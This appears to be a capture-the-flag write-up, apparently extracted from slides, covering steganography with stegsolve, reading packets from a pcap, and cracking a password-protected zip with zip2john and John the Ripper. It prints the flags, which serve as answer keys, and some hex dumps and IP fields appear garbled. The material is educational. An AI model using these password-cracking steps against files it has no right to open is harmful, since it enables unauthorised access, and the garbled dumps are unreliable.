
The Hacker




The Hacker

```
(kali㉿kali)-[~/Desktop]  
$ mv tom.jpg.out test.jpg
```


```
(kali㉿kali)-[~/Tools/bin]  
$ java -jar stegsolve.jar  
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true  
█
```




The Hacker




The Hacker



The Hacker



The Hacker



John

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.30.252.154	192.30.252.154	TCP	74	39559 → 80 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=7461006 TSecr=0 WS=128
2	0.000021	192.30.252.154	192.30.252.154	TCP	74	80 → 39559 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=7461006 TSecr=7461006 WS=...
3	0.000037	192.30.252.154	192.30.252.154	TCP	66	39559 → 80 [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=7461006 TSecr=7461006
4	0.038578	192.30.252.154	192.30.252.154	HTTP	409	GET / HTTP/1.1
5	0.038611	192.30.252.154	192.30.252.154	TCP	66	80 → 39559 [ACK] Seq=1 Ack=344 Win=44800 Len=0 TSval=7461016 TSecr=7461015
6	0.039639	192.30.252.154	192.30.252.154	HTTP	3248	HTTP/1.1 200 OK (text/html)
7	0.039646	192.30.252.154	192.30.252.154	TCP	66	39559 → 80 [ACK] Seq=344 Ack=3183 Win=174720 Len=0 TSval=7461016 TSecr=7461016
8	0.250995	192.30.252.154	192.30.252.154	HTTP	414	GET /css/bootstrap.min.css HTTP/1.1
44	0.257483	192.30.252.154	192.30.252.154	HTTP	196...	HTTP/1.1 200 OK (text/css)
45	0.257495	192.30.252.154	192.30.252.154	TCP	66	39559 → 80 [ACK] Seq=692 Ack=22730 Win=305664 Len=0 TSval=7461070 TSecr=7461070
46	0.257699	192.30.252.154	192.30.252.154	HTTP	388	GET /js/demo.js HTTP/1.1
49	0.258153	192.30.252.154	192.30.252.154	HTTP	1945	HTTP/1.1 200 OK (application/javascript)
67	0.294740	192.30.252.154	192.30.252.154	TCP	66	39559 → 80 [ACK] Seq=1014 Ack=24609 Win=436608 Len=0 TSval=7461080 TSecr=7461070
72	0.331650	192.30.252.154	192.30.252.154	HTTP	390	GET /js/jquery.js HTTP/1.1
88	0.344156	192.30.252.154	192.30.252.154	HTTP	336...	HTTP/1.1 200 OK (application/javascript)
89	0.344175	192.30.252.154	192.30.252.154	TCP	66	39559 → 80 [ACK] Seq=1338 Ack=58186 Win=465536 Len=0 TSval=7461092 TSecr=7461092
115	5.349289	192.30.252.154	192.30.252.154	TCP	66	80 → 39559 [FIN, ACK] Seq=58186 Ack=1338 Win=48000 Len=0 TSval=7462343 TSecr=7461092
116	5.349448	192.30.252.154	192.30.252.154	TCP	66	39559 → 80 [FIN, ACK] Seq=1338 Ack=58187 Win=465536 Len=0 TSval=7462343 TSecr=7462343
117	5.349461	192.30.252.154	192.30.252.154	TCP	66	80 → 39559 [ACK] Seq=58187 Ack=1339 Win=48000 Len=0 TSval=7462343 TSecr=7462343


```
> Frame 88: 33643 bytes captured on wire (269144 bits), 33643 bytes captured (269144 bits) on 0
> Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00)
> Internet Protocol Version 4, Src: 192.30.252.154, Dst: 192.30.252.154
> Transmission Control Protocol, Src Port: 80, Dst Port: 39559, Seq: 24609, Ack: 1338, Len: 33577
> Hypertext Transfer Protocol
> Media Type
```

```

0000 00 00 00 00 00 00 00 00 00 00 00 00 08 00 45 00      ...E-
0010 83 5D 9E e3 40 00 40 06 9F 4F c0 1e fc 9a c0 1e      ] @ @ D ...
0020 fc 9a 00 50 9a 87 98 c1 a6 67 c1 a0 2a c5 80 18      ...P...g*...
0030 01 77 ce c2 00 00 01 01 08 0a 01 d8 e4 00 00 71      ...w...q q
0040 d4 e1 48 54 54 50 2f 31 2e 31 20 32 30 20 4f      HTTP/1.1 200 O
0050 4b 0d 0a 44 61 71 74 65 3a 20 4d 6f 6e 2c 20 32 30      K-Date: Mon, 2
0060 20 01 74 72 20 32 30 31 35 20 31 34 3a 32 35 3a      Apr 21 5 14:45:
0070 3a 35 20 47 4d 54 0d 0a 53 65 72 76 65 73 2a 20      45 GMT- Server:
0080 41 70 61 63 68 65 2f 32 3e 34 2e 31 30 20 28 44      Apache/2.4.10 (D

```

John





john-in-the-middle.pcap

No.	Destination	Protocol	Length	Info
1	192.30.252.154	TCP	74	39559 → 80 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=7461006 TSecr=0 WS=128
2	192.30.252.154	TCP	74	80 → 39559 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=7461006 TSecr=7461006 WS=...
3	192.30.252.154	TCP	66	39559 → 80 [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=7461006 TSecr=7461006
4	192.30.252.154	HTTP	409	GET / HTTP/1.1
5	192.30.252.154	TCP	66	80 → 39559 [ACK] Seq=1 Ack=344 Win=44800 Len=0 TSval=7461016 TSecr=7461015
6	192.30.252.154	HTTP	3248	HTTP/1.1 200 OK (text/html)
7	192.30.252.154	TCP	66	39559 → 80 [ACK] Seq=344 Ack=3183 Win=174720 Len=0 TSval=7461016 TSecr=7461016
8	192.30.252.154	HTTP	414	GET /css/bootstrap.min.css HTTP/1.1
44	192.30.252.154	HTTP	196...	HTTP/1.1 200 OK (text/css)
45	192.30.252.154	TCP	66	39559 → 80 [ACK] Seq=692 Ack=22730 Win=305664 Len=0 TSval=7461070 TSecr=7461070
46	192.30.252.154	HTTP	388	GET /js/demo.js HTTP/1.1
49	192.30.252.154	HTTP	1945	HTTP/1.1 200 OK (application/javascript)
67	252.154	TCP	66	39559 → 80 [ACK] Seq=1014 Ack=24609 Win=436608 Len=0 TSval=7461080 TSecr=7461070
72	252.154	HTTP	390	GET /js/jquery.js HTTP/1.1
88	252.154	HTTP	336...	HTTP/1.1 200 OK (application/javascript)
89	252.154	TCP	66	39559 → 80 [ACK] Seq=1338 Ack=58186 Win=465536 Len=0 TSval=7461092 TSecr=7461092
115	252.154	TCP	66	80 → 39559 [FIN, ACK] Seq=58186 Ack=1338 Win=48000 Len=0 TSval=7462343 TSecr=7461092
116	252.154	TCP	66	39559 → 80 [FIN, ACK] Seq=1338 Ack=58187 Win=465536 Len=0 TSval=7462343 TSecr=7462343
117	252.154	TCP	66	80 → 39559 [ACK] Seq=58187 Ack=1339 Win=48000 Len=0 TSval=7462343 TSecr=7462343

```
> Frame 6: 3248 bytes on wire (25984 bits), 3248 bytes captured (25984 bits) on 0
> Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
> Internet Protocol Version 4, Src: 192.30.252.154, Dst: 192.30.252.154
> Transmission Control Protocol, Src Port: 80, Dst Port: 39559, Seq: 1, Ack: 344, Len: 3182
> Hypertext Transfer Protocol
> Line-based text data: text/html (194 lines)
```

```
0000 00 00 00 00 00 00 00 00 00 00 00 08 00 45 00 .....E-
0010 0c a2 9e e0 40 00 40 06 16 03 c0 1e fc 9a c0 1e ...@.@.....
0020 fc 9a 00 50 9a 87 98 c1 46 47 c1 a0 26 e3 80 18 ...P...FG&...
0030 01 5e 92 3d 00 00 01 01 08 0a 00 71 d8 98 00 71 ^.=.....q...q
0040 d8 97 48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f ..HTTP/1.1 200 0
0050 4b 0d 0a 44 61 74 65 3a 20 4d 6f 6e 2c 20 32 30 K Date: Mon, 20
0060 20 41 70 72 20 32 30 31 35 20 31 34 3a 34 35 3a Apr 2015 14:45:
0070 34 35 20 47 4d 54 0d 0a 53 65 72 76 65 72 3a 20 45 GMT Server:
0080 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 Apache/2.4.10 (D
```

John



flag{John_th3_Sn1ff3r}

Garbage

```
kali@mayday$ more garbage
00000000: 504b 0304 0a00 0900 0000 e52b 944d d66f PK.....+.M.o
00000010: ef86 2300 0000 1700 0000 0a00 1c00 7365 ..#.....se
00000020: 6372 6574 2e74 7874 5554 0900 036d 6f1b cret.txtUT ... mo.
00000030: 5c6d 6f1b 5c75 780b 0001 0400 0000 0004 \mo.\ux.....
00000040: 0000 0000 89ed 4cbb 8ba3 91b4 8e10 d9e5 .....L.....
00000050: ab2e 196e 20f4 37df fbe5 096c ed4e 8d0a ... n .7....l.N..
00000060: e056 e98c 26b1 a450 4b07 08d6 6fef 8623 .V..&.. PK ... o.. #
00000070: 0000 0017 0000 0050 4b01 021e 030a 0009 .....PK.....
00000080: 0000 00e5 2b94 4dd6 6fef 8623 0000 0017 ....+.M.o..#....
00000090: 0000 000a 0018 0000 0000 0001 0000 00a4 .....
000000a0: 8100 0000 0073 6563 7265 742e 7478 7455 ....secret.txtU
000000b0: 5405 0003 6d6f 1b5c 7578 0b00 0104 0000 T ... mo.\ux.....
000000c0: 0000 0400 0000 0050 4b05 0600 0000 0001 .....PK.....
000000d0: 0001 0050 0000 0077 0000 0000 00    ... P ... w.....
```

Garbage

```
kali@mayday$ xxd -r garbage garbage.zip  
kali@mayday$ file garbage.zip  
garbage.zip: Zip archive data, at least v1.0 to extract
```

```
kali@mayday$ unzip garbage.zip  
Archive:  garbage.zip  
[garbage.zip] secret.txt password:  
password incorrect--reenter:
```

Garbage

```
kali@mayday$ sudo zip2john garbage.zip > hash
[sudo] password for kali:
ver 1.0 efh 5455 efh 7875 garbage.zip/secret.txt PKZIP Encr: 2b chk, TS_chk, cmplen
=35, decmplen=23, crc=86EF6FD6
kali@mayday$ more hash
garbage.zip/secret.txt:$pkzip2$1*2*2*0*23*17*86ef6fd6*0*44*0*23*86ef*2be5*89ed4cbb8
ba391b48e10d9e5ab2e196e20f437dffbe5096ced4e8d0ae056e98c26b1a4*$/pkzip2$:secret.txt:
garbage.zip::garbage.zip
```

```
kali@mayday$ sudo john --format=PKZIP --wordlist=/home/kali/.ZAP/fuzzers/dirbuster/
directory-list-1.0.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hacker_crackdown (garbage.zip/secret.txt)
1g 0:00:00:00 DONE (2020-11-28 18:11) 7.692g/s 283569p/s 283569c/s 283569C/s Florid
a_Naples..tresor
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Garbage

```
kali@mayday$ grep -n hacker_crackdown /home/kali/.ZAP/fuzzers/dirbuster/directory-list-1.0.txt
36774:hacker_crackdown
kali@mayday$ wc -l /home/kali/.ZAP/fuzzers/dirbuster/directory-list-1.0.txt
141713 /home/kali/.ZAP/fuzzers/dirbuster/directory-list-1.0.txt
```

```
kali@mayday$ unzip garbage.zip
Archive:  garbage.zip
[garbage.zip] secret.txt password:
extracting: secret.txt
kali@mayday$ more secret.txt
flag{F!les_4re_sne4ky}
```


Miscellaneous

```
#!/usr/bin/env bash

